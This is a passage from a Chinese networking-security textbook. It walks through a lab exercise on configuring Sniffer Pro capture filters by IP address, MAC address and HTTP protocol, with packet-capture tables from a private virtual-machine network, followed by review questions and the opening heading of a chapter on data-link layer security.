列表中选择 IP，在规则列表中输入 Windows 2000 虚拟机的 IP 地址，单击“确定”按钮。设置界面如图 1-24 所示。




图 1-24　设置按 IP 地址过滤

第三步：测试 IP 地址过滤器。

在本机启动 Sniffer，然后分别执行 ping 192. 168. 2. 4 和 ping 192. 168. 2. 3，停止 Sniffer，查看捕获数据。捕获报文的数据截图如图 1-25 所示，可见每个报文都包含 192. 168. 2. 4 地址。

No.	Status	Source Address	Dest Address
1	M	[192.168.2.4]	[255.255.255.255]
2		[192.168.2.4]	[192.168.2.10]
3		[192.168.2.10]	[192.168.2.4]
4		[192.168.2.4]	[192.168.2.10]
5		[192.168.2.10]	[192.168.2.4]
6		[192.168.2.4]	[192.168.2.10]

图 1-25　捕获报文的数据截图

第四步：取消过滤器。

在进行 MAC 地址过滤器设置实验之前需要将 IP 过滤器取消，单击“捕获”菜单→选择“定义过滤器”→在弹出的对话框中单击 Reset 按钮，见图 1-26。

第五步：设定过滤器只捕获包含 Windows 2000 虚拟机 MAC 地址的数据包。

在 Sniffer Pro 中单击“捕获”菜单，选择“定义过滤器”，选择“地址”选项卡，在“地址”列表中选择 Hardware，在规则列表中输入 Windows 2000 虚拟机的 MAC 地址，单击“确定”按钮。设置界面如图 1-27 所示。

第六步：测试 MAC 地址过滤器。

在本机启动 Sniffer，然后分别执行 ping 192. 168. 2. 4 和 ping 192. 168. 2. 3，停止 Sniffer，查看捕获数据，可见每个报文都包含 B0-B0-B0-B0-B0-B0 地址。

训练：设定过滤器，只捕获使用 HTTP 的数据包。

第一步：配置协议过滤器。

在 Sniffer Pro 中单击“捕获”菜单，选择“定义过滤器”，选择“高级”选项卡，在树型结构中依次展开 IP 和 TCP，选中 HTTP，单击“确定”按钮，见图 1-28。




图 1-26　取消 IP 过滤器




图 1-27　按 MAC 地址过滤





图 1-28　按协议类型过滤

第二步：测试过滤器。

在本机启动 Sniffer，然后执行 ping 192.168.2.3 和浏览 192.168.2.3 主页，停止 Sniffer，查看捕获数据，如图 1-29 所示，所有数据包都包含 80 端口。



No.	Status	Source Address	Dest Address	Summary
1	M	[192.168.2.10]	[192.168.2.3]	TCP: D=80 S=1168 SYN SEQ=1608799615 LEN=0 WIN=65535
2		[192.168.2.3]	[192.168.2.10]	TCP: D=1168 S=80 SYN ACK=1608799616 SEQ=3129920019 LEN=0 WIN=64
3		[192.168.2.10]	[192.168.2.3]	TCP: D=80 S=1168 ACK=3129920020 WIN=65535
4		[192.168.2.10]	[192.168.2.3]	HTTP: C Port=1168 GET /index.html HTTP/1.1
5		[192.168.2.3]	[192.168.2.10]	HTTP: R Port=1168 HTTP/1.1 Status=Not Modified
6		[192.168.2.10]	[192.168.2.3]	HTTP: C Port=1168 GET /favicon.ico HTTP/1.1
7		[192.168.2.3]	[192.168.2.10]	HTTP: R Port=1168 HTTP/1.1 Status=Not Found-3780 bytes of cont
8		[192.168.2.3]	[192.168.2.10]	HTTP: Continuation of frame 7;1460 Bytes of data
9		[192.168.2.10]	[192.168.2.3]	TCP: D=80 S=1168 ACK=3129923081 WIN=65535
10		[192.168.2.3]	[192.168.2.10]	HTTP: Continuation of frame 7;1023 Bytes of data
11		[192.168.2.10]	[192.168.2.3]	TCP: D=80 S=1168 ACK=3129924104 WIN=64512
12		[192.168.2.3]	[192.168.2.10]	TCP: D=1168 S=80 FIN ACK=1608800155 SEQ=3129924104 LEN=0 WIN=63
13		[192.168.2.10]	[192.168.2.3]	TCP: D=80 S=1168 ACK=3129924105 WIN=64512
14		[192.168.2.10]	[192.168.2.3]	TCP: D=80 S=1168 RST ACK=3129924105 WIN=0

图 1-29　按协议过滤

思考题

1. 什么是对等进程？
2. 因特网模型中信息是如何在各层之间传递的？
3. 因特网模型中为什么设置传输层？
4. 虚拟机的三种联网方式，即 host-only、NAT、桥接方式有何区别？

第 2 章 数据链路层及其安全问题

2.1 以太网数据链路层帧格式

